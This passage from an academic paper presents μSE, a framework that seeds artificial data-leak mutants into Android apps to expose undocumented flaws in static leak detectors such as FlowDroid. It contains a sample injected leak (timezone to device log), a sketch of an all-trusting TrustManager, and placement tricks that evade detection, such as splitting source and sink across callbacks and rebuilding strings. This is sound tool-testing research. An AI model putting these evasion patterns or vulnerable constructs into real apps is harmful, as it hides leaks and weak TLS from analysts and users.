μSE creates *security operators*, which reflect the security goals of the tools being analyzed (*e.g.,* data leak or SSL vulnerability detection). These security operators are seeded, *i.e.,* inserted into one or more Android apps, as guided by a *mutation scheme*. This seeding results in the creation of multiple mutants (*i.e.,* code that represents the target unwanted behavior) within the app. Finally, the mutated application is analyzed using the security tool being evaluated, and the undetected mutants are then subjected to a deeper analysis. We propose a semi-automated methodology to analyze the uncaught mutants, resolve them to flaws in the tool, and confirm the flaws experimentally.

We demonstrate the effectiveness of μSE by evaluating static analysis research tools that detect data leaks in Android apps (*e.g.,* FlowDroid [13], IccTA [55]). We evaluate a set of *seven* tools across three experiments, and reveal 13 flaws that were undocumented. We also discover that when a tool inherits another (*i.e.,* inherits the codebase), *all the flaws propagate*. Even in cases wherein a tool only conceptually inherits another (*i.e.,* leveraging decisions from prior work), *just less than half of the flaws propagate*. We provide immediate patches that fix one flaw, and in other cases, we identify flaw classes that may need significant research effort. Thus, μSE not only helps researchers, tool designers, and analysts uncover undocumented flaws and unsound choices in sound*y* security tools, but may also provide immediate benefits by discovering easily fixable, but evasive, flaws.

This paper makes the following contributions:

- *We introduce the novel paradigm of Mutation-based Soundness Evaluation*, which provides a systematic methodology for discovering flaws in static analysis tools for Android, leveraging the well-understood practice of mutation analysis. We adapt mutation analysis for security evaluation, and design the abstractions of *security operators* and *mutation schemes*.
- *We design and implement the μSE framework* for evaluating Android static analysis tools. μSE adapts to the security goals of a tool being evaluated, and allows the detection of unknown or undocumented flaws.
- *We demonstrate the effectiveness of μSE by evaluating several widely-used Android security tools* that detect private data leaks in Android apps. μSE detects 13 unknown flaws, and validates their propagation. Our analysis leads to the documentation of unsound assumptions, and immediate security fixes in some cases.

**Threat Model:** μSE is designed to help security researchers evaluate tools that detect vulnerabilities (*e.g.,* SSl misuse), *and more importantly*, tools that detect malicious or suspicious behavior (*e.g.,* data leaks). Thus, the security operators and mutation schemes defined in this paper are of an adversarial nature. That is, behavior like "data leaks" is intentionally malicious/curious, and generally not attributed to accidental vulnerabilities. Therefore, to evaluate the soundness of existing tools that detect such behavior, μSE has to develop mutants that

mimic such adversarial behavior as well, by defining mutation schemes of an adversarial nature. This is the key difference between μSE and prior work on fault/vulnerability injection (e.g., LAVA [30]) that assumes the mutated program to be benign.

The rest of the paper proceeds as follows: Section 2 motivates our approach, and provides a brief background. Section 3 describes the general approach and the design goals. Section 4 and Section 5 describe the design and implementation of μSE, respectively. Section 6 evaluates the effectiveness of μSE, and Section 7 delivers the insights distilled from it. Section 8 describes related work. Section 9 describes limitations. Section 10 concludes.

## 2 Motivation and Background

This work is motivated by the pressing need to help researchers and practitioners identify instances of unsound assumptions or design decisions in their static analysis tools, thereby *extending the sound core* of their sound*y* techniques. That is, security tools may already have a core set of sound design decisions (*i.e.,* the sound core), and may claim soundness based on those decisions. While the soundiness manifesto [61] defines the *sound core* in terms of specific language features, we use the term in a more abstract manner to refer to the design goals of the tool. Systematically identifying unsound decisions may allow researchers to resolve flaws and help extend the sound core of their tools.

Moreover, research papers and tool documentations indeed do not articulate many of the unsound assumptions and design choices that lie outside their sound core, aside from some well-known cases (*e.g.,* choosing not to handle reflection, race conditions), as confirmed by our results (Section 6). There is also a chance that developers of these techniques may be unaware of some implicit assumptions/flaws due to a host of reasons: *e.g.,* because the assumption was inherited from prior research or a certain aspect of Android was not modeled correctly. Therefore, our objective is to discover instances of such hidden assumptions and design flaws that affect the security claims made by tools, document them explicitly, and possibly, help developers and researchers mend existing artifacts.

### 2.1 Motivating Example

Consider the following motivating example of a prominent static analysis tool, FlowDroid [13]:

FlowDroid [13] is a highly popular static analysis framework for detecting private data leaks in Android apps by performing a data flow analysis. Some of the limitations of FlowDroid are well-known and stated in the paper [13]; *e.g.,* FlowDroid does not support reflection, like most static analyses for Java. However, through a systematic evaluation of FlowDroid, we discovered a security limitation that is not well-known or accounted for in the paper, and hence affects guarantees provided by the tool's analysis. We discovered that FlowDroid (*i.e.,* v1.5, latest as of 10/10/17) does not support "Android fragments" [10], which are app modules that are widely used in most Android apps (*i.e.,* in more than 90% of the top 240 Android apps per category on Google Play, see Appendix A). This flaw renders any security analysis of general Android apps using FlowDroid unsound, due to the high likelihood of fragment use, even when the app developers may be cooperative and non-malicious. Further, FlowDroid v2.0, which was recently released [88], claims to address fragments, *but also failed to detect our exploit*. On investigating further, we found that FlowDroid v1.5 has been extended by at least 13 research tools [55, 53, 96, 15, 73, 82, 60, 85, 8, 79, 56, 57, 71], none of which acknowledge or address this limitation in modeling fragments. This leads us to conclude that this significant flaw not only persists in FlowDroid, but may have also propagated to the tools that inherit it. We confirm this conjecture for inheritors of FlowDroid that also detect data leaks, and are available in source or binary form (*i.e.,* 2 out of 13), in Section 6.

Finally, we reported the flaws to the authors of FlowDroid, and created two patches to fix it. Our patches were confirmed to work on FlowDroid v2.0 built from source, and were accepted into FlowDroid's repository [89]. Thus, we were able to discover and fix an undocumented design flaw that significantly affected FlowDroid's soundness claims, thereby expanding its sound core. However, we have confirmed that FlowDroid v2.5 [88] still fails to detect leaks in fragments, and are working with developers to resolve this issue.

Through this example, we demonstrate that unsound assumptions in security-focused static analysis tools for Android are not only detrimental to the validity of their own analysis, but may also inadvertently propagate to future research. Thus, identifying these unsound assumptions is not only beneficial for making the user of the analysis aware of its true limits, but also for the research community in general. As of today, aside from a handful of manually curated testing toolkits (*e.g.,* DroidBench [13]) with hard-coded (but useful) checks, to the best of our knowledge, there has been no prior effort at methodologically discovering problems related to sound*i*ness in Android static analysis tools and frameworks. *This paper is motivated by the need*





Figure 1: μSE tests a static analysis tool on a set of mutated Android apps and analyzes uncaught mutants to discover and/or fix flaws.

*to systematically identify and resolve the unsound assumptions in security-related static analysis tools.*

## 2.2 Background on Mutation Analysis

Mutation analysis has a strong foundation in the field of SE, and is typically used as a test adequacy criterion, measuring the effectiveness of a set of test cases [74]. Faulty programs are created by applying transformation rules, called *mutation operators* to a given program. The larger the number of faulty programs or *mutants* detected by a test suite, the higher the effectiveness of that particular suite. Since its inception [45, 25], mutation testing has seen striking advancements related to the design and development of advanced operators. Research related to development of mutation operators has traditionally attempted to adapt operators for a particular target domain, such as the web [78], data-heavy applications [11, 97, 28], or GUI-centric applications [75]. Recently, mutation analysis has been applied to measure the effectiveness of test suites for both functional and non-functional requirements of Android apps [26, 49, 58].

This paper builds upon SE concepts of mutation analysis and adapts them to a security context. Our methodology does not simply use the traditional mutation analysis, but rather *redefines* this methodology to effectively improve security-focused static analysis tools, as we describe in Sections 4 and 8.

# 3 μSE

We propose μSE, a semi-automated framework for systematically evaluating Android static analysis tools that adapts the process of mutation analysis commonly used to evaluate software test suites [74]. That is, we aim to help discover concrete instances of flawed security design decisions made by static analysis tools, by exposing them to methodologically mutated applications. We envision two primary benefits from μSE: *short-term* benefits related to straightforwardly fixable flaws that may be patched immediately, and *long-term* benefits related to the continuous documentation of assumptions and flaws, even those that may be hard to resolve. This section provides an overview of μSE (Figure 1) and its design goals.

As shown in Figure 1, we take an Android static analysis tool to be evaluated (*e.g.,* FlowDroid [13] or MalloDroid [35]) as input. μSE executes the tool on *mutants*, *i.e.,* apps to which *security operators* (*i.e.,* security-related mutation operators) are applied, as per a *mutation scheme*, which governs the placement of code transformations described by operators in the app (*i.e.,* thus generating mutants). The security operators represent anomalies that the static analysis tools are expected to detect, and hence, are closely tied to the security goal of the tool. The uncaught mutants indicate flaws in the tool, and analyzing them leads to the broader discovery and awareness of the unsound assumptions of the tools, eventually facilitating security-improvements.

**Design Goals:** Measuring the security provided by a system is a difficult problem; however, we may be able to better predict failures if the assumptions made by the system are known in advance. Similarly, while soundness may be a distant ideal for security tools, we assert that it should be feasible to articulate the boundaries of a tool's sound core. Knowing these boundaries would be immensely useful for analysts who use security tools, for developers looking for ways to improve tools, as well as for end users who benefit from the security analyses provided by such tools. To this end, we design μSE to provide an effective foundation for evaluating Android security tools. Our design of μSE is guided by the following goals:

**G1** *Contextualized security operators.* Android security tools have diverse purposes and may claim various security guarantees. Security operators must be instantiated in a way that is sensitive to the context or purpose (*e.g.,* data leak identification) of the tool being evaluated.

**G2** *Android-focused mutation scheme.* Android's security challenges are notably unique, and hence require a diverse array of novel security analyses. Thus, the mutation schemes, *i.e.,* the *placement* of the target, unwanted behavior in the app, must consider Android's abstractions and application model for effectiveness.

**G3** *Minimize manual-effort during analysis.* While μSE is certainly more feasible than manual analysis, we intend to significantly reduce the manual effort spent on evaluating undetected mutants. Thus, our goal is to dynamically filter inconsequential mutants, as well as to develop a systematic methodology for resolving undetected mutants to flaws.





Figure 2: The components and process of the μSE.

**G4** *Minimize overhead.* We expect μSE to be used by security researchers as well as tool users and developers. Hence, we must ensure that μSE is efficient so as to to promote a wide-scale deployment and community-based use of μSE.

# 4 Design

Figure 2 provides a conceptual description of the process followed by μSE, which consists of three main steps. In Step 1, we *specify* the security operators and mutation schemes that are relevant to the security goals of the tool being evaluated (*e.g.,* data leak detection), as well as certain unique abstractions of Android that separately motivate this analysis. In Step 2, we *mutate* one or more Android apps using the security operators and defined mutation schemes using a *Mutation Engine (ME)*. After this step each app is said to contain one or more mutants. To maximize effectiveness, mutation schemes in μSE stipulate that mutants should be systematically injected into all potential locations in code where operators can be instantiated. In order to limit the effort required for manual analysis due to potentially large numbers of mutants, we first filter out the non-executing mutants in the Android app(s) using a dynamic *Execution Engine (EE)* (Section 5). In Step 3, we apply the security tool under investigation to *analyze* the mutated app, leading it to detect some or all of the mutants as anomalies. We perform a methodological manual analysis of the undetected mutants, which may lead to documentation of flaws, and software patches.

Note that tools sharing a security goal (*e.g.,* FlowDroid[13], Argus [39], HornDroid [20] and BlueSeal [84] all detect data leaks) can be analyzed using the same security operators and mutation schemes, and hence the mutated apps, significantly reducing the overall cost of operating μSE (Goal **G4**). The rest of this section describes the design contributions of μSE. The precise implementation details can be found in Section 5.





Figure 3: A generic "network export" security operator, and its more fine-grained instantiations in the context of FlowDroid [13] and MalloDroid [35].

## 4.1 Security Operators

A security operator is a description of the unwanted behavior that the security tool being analyzed aims to detect. When designing security operators, we are faced with an important question: *what do we want to express?* Specifically, the operator might be too coarse or fine-grained; finding the correct granularity is the key.

For instance, defining operators specific to the implementations of individual tools may not be scalable. On the contrary, defining a generic security operator for all the tools may be too simplistic to be effective. Consider the following example:

Figure 3 describes the limitation of using a generic security operator that describes code which "exports data to the network". Depending on the tool being evaluated, we may need a unique, fine-grained, specification of this operator. For example, for evaluating FlowDroid [13], we may need to express the specific types of private data that can be exported via any of the network APIs, *i.e.,* the data portion of the operator is more important than what network API is used. However, for evaluating a tool that detects vulnerable SSL connections (*e.g.,* CryptoLint [32]), we may want to express the use of vulnerable SSL APIs (*i.e.,* of SSL classes that can be overridden, such as a custom TrustManager that trusts all certificates) without much concern for what data is exported. That is, the requirements are practically orthogonal for these two use cases, rendering a generic operator useless, while precisely designing tool-specific operators may not scale.

In μSE, we take a balanced approach to solve this problem: instead of tying a security operator to a specific tool, we define it in terms of the *security goal* of the concerned tool (Goal **G1**). Since the security goal influences the properties exhibited by a security analysis, security operators designed with a particular goal in consideration would apply to all the tools that claim to have that security goal, hence making them feasible and scalable to design. For instance, a security operator that reads information

```
1 Inject:
2   String dataLeak## = java.util.Calendar.getInstance
     ().getTimeZone().getDisplayName();
3   android.util.Log.d("leak-##", dataLeak##);
```

Listing 1: Security operator that injects a data leak from the Calendar API access to the device log.

from a private source (*e.g.,* IMEI, location) and exports it to a public sink (*e.g.,* the device log, storage) would be appropriate to use for all the tools that claim to detect private data leaks (*e.g.,* Argus [39], HornDroid [20], BlueSeal [84]). For instance, one of our implemented operators for evaluating tools that detect data leaks is as described in Listing 1. Moreover, security operators generalize to other security goals as well; a simple operator for evaluating tools that detect vulnerable SSL use (*e.g.,* MalloDroid) could add a `TrustManager` with a vulnerable `isServerTrusted` method that returns true, which, when combined with our expressive mutation schemes (Section 4.2), would generate a diverse set of mutants.

To derive security operators at the granularity of the security goal, we must examine the claims made by existing tools; *i.e.,* security tools must certainly detect the unwanted behavior that they claim to detect, unless affected by some unsound design choice that hinders detection. In order to precisely identify what a tool considers as a security flaw, and claims to detect, we inspected the following sources:

**1) Research Papers:** The tool's research paper is often the primary source of information about what unwanted behavior a tool seeks to detect. We inspect the properties and variations of the unwanted behavior as described in the paper, as well as the examples provided, to formulate security operator specifications for injecting the unwanted behavior in an app. However, we do not create operators using the limitations and assumptions already documented in the paper or well-known in general (*e.g.,* leaks in reflection and dynamically loaded code), as μSE seeks to find unknown assumptions.

**2) Open source tool documentation:** Due to space limitations or tool evolution over time, research papers may not always have the most complete or up-to-date information considering what security flaws a tool can actually address. We used tool documentation available in online appendices and open source repositories to fill this knowledge gap.

**3) Testing toolkits:** Manually-curated testing toolkits (*e.g.,* DroidBench [13]) may be available, and may provide examples of baseline operators.

## 4.2 Mutation Schemes

To enable the security evaluation of static analysis tools, μSE must seed mutations within Android apps. We define the specific methods for choosing *where* to apply security operators to inject mutations within Android apps as the mutation scheme.

The mutation scheme depends on a number of factors: (1) Android's unique abstractions, (2), the intent to over-approximate reachability for coverage, and (3) the security goal of the tool being analyzed (*i.e.,* similar to security operators). Note that while mutation schemes using the first two factors may be generally applied to any type of static analysis tool (*e.g.,* SSL vulnerability and malware detectors), the third factor, as the description suggests, will only apply to a specific security goal, which in the light of this paper, is data leak detection.

We describe each factor independently, as a mutation scheme, in the context of the following running example described previously in Section 2:

Recall that FlowDroid [13], the target of our analysis in Section 2, detects data leaks in Android apps. Hence, FlowDroid loosely defines a data leak as a flow from a sensitive *source* of information to some *sink* that exports it. FlowDroid lists all of the sources and sinks within a configurable "SourcesAndSinks.txt" file in its tool documentation, from which it first selects a simple source `java.util.Calendar.getTimeZone()` and a simple sink `android.util.Log.d()`. We then design a data leak operator, as shown in Listing 1. Using this security operator, we implement the following three different mutation schemes.

### 4.2.1 Leveraging Android Abstractions

The Android platform and app model support numerous abstractions that pose challenges to static analysis. One commonly stated example is the absence of a Main method as an entry-point into the app, which compels static analysis tools to scan for the various entry points, and treat them all similarly to a traditional Main method [13, 48].

Based on our domain knowledge of Android and its security, we choose the following features as a starting point in a mutation scheme that models unique aspects of Android, and more importantly, tests the ability of analysis tools to detect unwanted behavior placed within these features (Goal **G2**):

**1) Activity and Fragment lifecycle:** Android apps are organized into a number of *activity* components, which form the user interface (UI) of the app. The activity lifecycle is controlled via a set of callbacks, which are executed whenever an app is launched, paused, closed, started, or stopped [3]. Fragments are also UI elements that possess similar callbacks, though they are often used in a manner secondary to activities. We design our mutation scheme to

```
final Button button = findViewById(R.id.button_id);
button.setOnClickListener(new View.OnClickListener()
 {public void onClick(View v) {// Code here executes
 on main thread after user presses button}});
```

Listing 2: Dynamically created onClick callback

place mutants within methods of fragments and activities where applicable, so as to test a tool's ability to model the activity and fragment lifecycles.

**2) Callbacks:** Since much of Android relies on callbacks triggered by events, these callbacks pose a significant challenge to traditional static analyses, as their code can be executed asynchronously in several different potential orders. We place mutants within these asynchronous callbacks to test the tools' ability to soundly model the asynchronous nature of Android. For instance, consider the example in Listing 2, where the onClick() callback can execute at any point of time.

**3) Intent messages:** Android apps communicate with one another and listen for system-level events using Intents, Intent Filters, and Broadcast Receivers [2, 1]. Specifically, Intent Filters and Broadcast Receivers form another major set of callbacks into the app. Moreover, Broadcast Receivers can be dynamically registered. Our mutation scheme not only places mutants in the statically registered callbacks such as those triggered by Intent Filters in the app's Android Manifest, but also callbacks dynamically registered within the program, and even within other callbacks, *i.e.,* recursively. For instance, we generate a dynamically registered broadcast receiver inside another dynamically registered broadcast receiver, and instantiate the security operator within the inner broadcast receiver (see Listing 3 in Appendix B for the code).

**4) XML resource files:** Although Android apps are primarily written in Java, they also include resource files that establish callbacks. Such resource files also allow the developer to register for callbacks from an action on a UI object (*e.g.,* the onClick event, for callbacks on a button being touched). As described previously, static analysis tools often list these callbacks on par with the Main function, *i.e.,* as one of the many entry points into the app. We incorporate these resource files into our mutation scheme, *i.e.,* mutate them to call our specific callback methods.

#### 4.2.2 Evaluating Reachability

The objective behind this simple, but important, mutation scheme is to exercise the reachability analysis of the tool being evaluated. We inject mutants (*e.g.,* data leaks from our example) at the start of every method in the app. While the previous schemes add methods to the app (*e.g.,* new callbacks), this scheme simply verifies if the app successfully models the bare minimum.

#### 4.2.3 Leveraging the Security Goal

Like security operators, mutation schemes may also be designed in a way that accounts for the security goal of the tool being evaluated (Goal **G1**). Such schemes may be applied to any tool with a similar objective. In keeping with our motivating example (Section 2) and our evaluation (Section 6), we develop an example mutation scheme that can be specifically applied to evaluate data leak detectors. This scheme infers two ways of adding mutants:

**1) Taint-based operator placement:** This placement methodology tests the tools' ability to recognize an asynchronous ordering of callbacks, by placing *the source in one callback and the sink in another*. The execution of the source and sink may be triggered due to the user, and the app developer (*i.e.,* especially a malicious adversary) may craft the mutation scheme specifically so that the sources and sinks lie on callbacks that generally execute in sequence. However, this sequence may not be observable through just static analysis. A simple example is collecting the source data in the onStart() callback, and leaking it in the onResume() callback. As per the activity lifecycle, the onResume() callback *always* executes right after the onStart() callback.

**2) Complex-Path operator placement:** Our preliminary analysis demonstrated that static analysis tools may sometimes stop after an arbitrary number of hops when analyzing a call graph, for performance reasons. This finding motivated the complex-path operator placement. In this scheme, we make the path between source and sink as complex as possible (*i.e.,* which is ordinarily one line of code, as seen in Listing 1). That is, the design of this scheme allows the injection of code along the path from source to sink based on a set of predefined rules. In our evaluation, we instantiate this scheme with a rule that recreates the String variable saved by the source, by passing each character of the string into a StringBuilder, then sending the resulting string to the sink. µSE allows the analyst to dynamically implement such rules, as long as the input and output are both strings, and the rule complicates the path between them by sending the input through an arbitrary set of transformations.

In a traditional mutation analysis setting, the mutation placement strategy would seek to minimize the number of non-compilable mutants. However, as our goal is to evaluate the soundness of Android security tools, we design our mutation scheme to over-approximate. Once the mutated apps are cre-





Figure 4: The number of mutants (*e.g.,* data leaks) to analyze drastically reduces at every stage in the process.

ated, for a feasible analysis, we pass them through a dynamic filter that removes the mutants that cannot be executed, ensuring that the mutants that each security tool is evaluated against are all executable.

### 4.3 Analysis Feasibility & Methodology

μSE reduces manual effort by filtering out mutants whose security flaws are not verified by dynamic analysis (Goal **G3**). As described in Figure 2, for any given mutated app, we use a dynamic filter (*i.e.,* the Execution Engine (EE), described in Section 5) to purge non-executable leaks. If a mutant (*e.g.,* a data leak) exists in the mutated app, but is not confirmed as executable by the filter, we discard it. For example, data leaks injected in dead code are filtered out. Thus, when the Android security tools are applied to the mutated apps, only mutants that were executed by EE are considered.

Furthermore, after the security tools were applied to mutant apps, only *undetected* mutants are considered during analyst analysis. The reduction in the number of mutants subject to analysis at each step of the μSE process is illustrated in Figure 4.

The following methodology is used by an analyst for each undetected mutant after testing a given security tool to isolate and confirm flaws:

**1) Identifying the Source and Sink:** During mutant generation, μSE's ME injects a unique mutant identifier, as well as the source and sink using `util.Log.d` statements. Thus, for each undetected mutant, an analyst simply looks up the unique IDs in the source to derive the source and sink.

**2) Performing Leak Call-Chain Analysis:** Since the data leaks under analysis went undetected by a given static analysis tool, this implies that there exists one (or multiple) method call sequences (*i.e.,* call-chains) invoking the source and sink that could not be modeled by the tool. Thus, a security analyst inspects the code of a mutated app, and identifies the observable call sequences from various entry points. This is aided by dynamic information from the EE so that an analyst can examine the order of execution of detected data leaks to infer the propagation of leaks through different call chains.

**3) Synthesizing Minimal Examples:** For each of the identified call sequences invoking a given undetected data leak's source and sink, an analyst then attempts to synthesize a minimal example by recreating the call sequence using only the required Android APIs or method calls from the mutated app. This info is then inserted into a pre-defined skeleton app project so that it can be again analyzed by the security tools to confirm a flaw.

**4) Validating the Minimal Example:** Once the minimal example has been synthesized by the analyst, it must be validated against the security tool that failed to detect it earlier. If the tool fails to detect the minimal example, then the process ends with the confirmation of a flaw in the tool. If the tool is able to detect the examples, the analyst can either iteratively refine the examples, or discard the mutant, and move on to the next example.

## 5 Implementation

This section provides the implementation details of μSE: (1) ME for mutating apps, and (2) EE for exercising mutants to filter out non-executing ones. We have made μSE available for use by the wider security research community [89], along with the data generated or used in our experiments (*e.g.,* operators, flaws) and code samples.

**1. Mutation Engine (ME):** The ME allows μSE to automatically mutate apps according to a fixed set of security operators and mutation schemes. ME is implemented in Java and builds upon the MDROID+ mutation framework for Android [58]. Firstly, ME derives a mutant injection profile (MIP) of all possible injection points for a given mutation scheme, security operator, and target app source code. The MIP is derived through one of two types of analysis: (i) text-based parsing and matching of `xml` files in the case of app resources; or (ii) using Abstract Syntax Tree (AST) based analysis for identifying potential injection points in code. μSE takes a systematic approach toward applying mutants to a target app, and for each mutant location stipulated by the MIP for a given app, a mutant is seeded. The injection process also uses either text- or AST-based code transformation rules to modify the code or resource files. In the context of our evaluation, μSE further marks injected mutants in the source code with log-based indicators that include a unique identifier for each mutant, as well as the source and sink for the injected leak. This information can be customized for future security operators and exported as a ledger that tracks mutant data. μSE can be extended to additional security operators and mutation schemes by adding methods to derive the MIP,

and perform target code transformations.

Given the time cost in running the studied security-focused static analysis tools on a set of `apks`, μSE breaks from the process used by traditional mutation analysis frameworks that seed each mutant into a separate program version, and seeds all mutants into a single version of a target app. Finally, the target app is automatically compiled using its build system (*e.g.,* gradle [6], ant [4]) so that it can be dynamically analyzed by the EE.

**2. Execution Engine (EE):** To facilitate a feasible manual analysis of the mutants that are undetected by a security analysis tool, μSE uses the EE to dynamically analyze target apps, verifying whether or not injected mutants can be executed in practice. This EE builds upon prior work in automated input generation for Android apps by adapting the systematic exploration strategies from the CRASHSCOPE tool [66, 65] to explore a target app's GUI. We discuss the limitations of the EE in Section 9. For more details, please see Appendix C.

# 6 Evaluation

The main *goal* of our evaluation is to measure the effectiveness of μSE at uncovering flaws in security-focused static analysis tools for Android apps, and to demonstrate the extent of such flaws. For this study, we focus on tools that detect private data leaks on a device. Specifically, we focus on a set of *seven* data leak detectors for Android that use static analysis, primarily due to the availability of their source code, namely FlowDroid [13], Argus [39] (previously known as AmanDroid), DroidSafe [43], IccTA [55], BlueSeal [84], HornDroid [20], and DidFail [53]. For all the tools except FlowDroid, we use the latest release version when available; in FlowDroid's case, we used its v2.0 release for our μSE analysis, and confirmed our findings with its later releases (*i.e.,* v2.5 and v2.5.1). Additionally, we use a set of 7 open-source Android apps from F-droid [5] that we mutate. These 7 apps produced 2026 mutants to inspect, which led to the discovery of 13 flaws. A larger dataset of apps is likely to generate more mutants, and lead to more flaws.

In this section, we describe the highlights of our evaluation (Section 6.1), along with the *three* experiments we conduct, and their results. In the first experiment (Section 6.2), we run μSE on *three* tools, and record the number of leaks that each tool fails to detect (*i.e.,* the number of uncaught mutants). In the second experiment (Section 6.3), we perform an in-depth analysis of FlowDroid by applying our systematic manual analysis methodology (Section 4.3) on the output of μSE for FlowDroid. Finally, our third experiment (Section 6.4) measures the propagation and prevalence of the flaws found in FlowDroid, in tools from our dataset apart from FlowDroid, and two newer versions of FlowDroid.

These experiments are motivated by the following research questions:

**RQ1** *Can μSE find security problems in static analysis tools for Android, and help resolve them to flaws/ unsound choices?*

**RQ2** *Are flaws inherited when a tool is reused (or built upon) by another tool?*

**RQ3** *Does the semi-automated methodology of μSE allow a feasible analysis (in terms of manual effort)?*

**RQ4** *Are all flaws unearthed by μSE difficult to resolve, or can some be isolated and patched?*

**RQ5** *How robust is μSE's performance?*

## 6.1 Evaluation overview and Highlights

We insert a total of 7,584 data leaks (*i.e.,* mutants) in a set of 7 applications using μSE. 2,026 mutants are verified as executable by the EE, and 83-1,480 are not detected depending on the studied tool. During our analysis, μSE exhibits a maximum one-cost runtime of 92 minutes (**RQ5**), apart from the time taken by the analyzed tool (*e.g.,* FlowDroid) itself. Further, our in-depth analysis of the output of μSE for FlowDroid discovers 13 unique flaws that are not documented in either the paper or the source code repository (**RQ1**). Moreover, it takes our analyst, a graduate student with background in Android security, *one* hour per flaw (in the worst case), due to our systematic analysis methodology, as well as our dynamic filter (Section 4.3), which filters out over 73 % of the seeded non-executable mutants (**RQ3**). Further, we demonstrate that two newer versions of FlowDroid, as well as the *six* other tools set apart from FlowDroid (including those that inherit it), are also vulnerable to at least *one* flaw detected in FlowDroid (**RQ2**). This is confirmed, with negligible effort, using minimal examples generated during our analysis of FlowDroid (**RQ3**). Finally, we are able to generate patches for a specific flaw discovered in FlowDroid, and our pull request has been accepted by the tool authors (**RQ4**).

## 6.2 Executing μSE

The objective of this experiment is to demonstrate the effectiveness of μSE in filtering out non-executable injected leaks (*i.e.,* mutants), while illustrating that this process results in a reasonable number of leaks for an analyst to manually examine.

**Methodology:** We create 21 mutated APKs from 7 target applications, with 7,584 leaks among them,

Table 1: The number and percentage of leaks not detected by 3 popular data leak detection tools.

| Tool | Undetected Leaks | Undetected Leaks (%) |
|---|---|---|
| FlowDroid v2.0 | 987/2,026 | 48.7% |
| Argus | 1,480/2,026 | 73.1% |
| DroidSafe | 83/2,026 | 4.1% |

by combining the security operators described in Section 4.1, with mutation schemes from Section 4.2. First, we measure the total number of leaks injected across all apps, and then the total number of leaks marked by the EE as non-executable. Note that this number is independent of the tools involved, *i.e.,* the filtering only happens once, and the mutated APKs can then be passed to any number of tools for analysis. The non-executable leaks are then removed. Next, we configure FlowDroid, Argus, and DroidSafe and evaluate each tool with μSE individually, by running them on the mutated apps (with non-executable leaks excluded) and recording the number of leaks not detected by each tool (*i.e.,* the *surviving* mutants).

**Results:** μSE injects 7,584 leaks into the Android apps, of which, 5,558 potentially non-executable leaks are filtered out using our EE, leaving only 2,026 leaks confirmed as executable in the mutated apps. By filtering out a large number of potentially non-executable leaks (*i.e.,* over 73%), our dynamic filtering significantly reduces manual effort (**RQ3**).

Table 1 shows the statistics acquired from μSE's output over FlowDroid, Argus, and DroidSafe. We observe that FlowDroid cannot detect over 48% of the leaks, while Argus cannot detect over 73%. Further, DroidSafe does not detect a non-negligible percentage of leaks (*i.e.,* over 4%), and as these leaks have been confirmed to execute by our EE, it is safe to say that DroidSafe has flaws as well. Note that this experimental result validates our conceptual argument, that security operators designed for a specific goal may apply to tools with that goal. However, given its popularity, we limit our in-depth evaluation to FlowDroid.

Finally, we measure the runtime of the μSE-specific part of the analysis, *i.e.,* up to executing the tool to be evaluated, to be a constant 92 minutes in the worst case, a majority of which (*i.e.,* 99%) is taken up by the EE. Note that the time taken by μSE is a one-time cost, and does not have to be repeated for tools with a similar security goal (**RQ5**).

## 6.3 FlowDroid Analysis

This experiment demonstrates an in-depth, manual analysis of FlowDroid, which we choose for two reasons: (1) impact (FlowDroid is cited by 700 papers and numerous other tools depend on it), and (2) potential for change (since FlowDroid is being maintained at the moment, any contributions we can make will have immediate benefits).

**Methodology:** We performed an in-depth analysis using the list of surviving mutants (*i.e.,* undetected leaks) generated by μSE for FlowDroid v2.0 in the previous experiment. We leveraged the methodology for systematic manual evaluation, described in Section 4.3, and discovered 13 unique flaws. *We confirmed that none of the discovered flaws have been documented before*; *i.e.,* in the FlowDroid paper or in their official documentation.

**Results:** We discovered 13 unique flaws, from FlowDroid alone, demonstrating that μSE can be effectively used to find problems that can be resolved to flaws (**RQ1**). Using the approach from Section 4.3, the analyst needed less than an hour to isolate a flaw from the set of undetected mutants, in the worst case. In the best case, flaws were found in a matter of minutes, demonstrating that the amount of manual effort required to quickly find flaws using μSE is minimal (**RQ3**). We give descriptions of the flaws discovered as a result of μSE's analysis in Table 2.

We have reported these flaws, and are working with the developers to resolve the issues. In fact, we developed patches to correctly implement Fragment support (*i.e.,* flaw 13 in Table 2), which were accepted by developers.

To gain insight about the practical challenges faced by static analysis tools, and their design flaws, we further categorize the discovered flaws into the following *flaw classes*:

**FC1: Missing Callbacks:** The security tool (*e.g.,* FlowDroid) does not recognize some callback method(s), and will not find leaks placed within them. Tools that use lists of APIs or callbacks are susceptible to this problem, as prior work has demonstrated as the generated list of callbacks (1) may not be complete, and (2) or may not be updated as the Android platform evolves. We found both these cases in our analysis of FlowDroid. That is, DialogFragments was added in API 11, *i.e.,before FlowDroid was released*, and NavigationView was added after. These limitations are well-known in the community of researchers at the intersection of program analysis and Android security, and have been documented by prior work [21]. However, μSE helps evaluate the robustness of existing security tools against these flaws, and helps in uncovering these undocumented flaws for the wider security audience. Additionally, *some of these flaws may not be resolved even after adding the callback to the list*; *e.g.,*PhoneStateListener and SQLiteOpen-

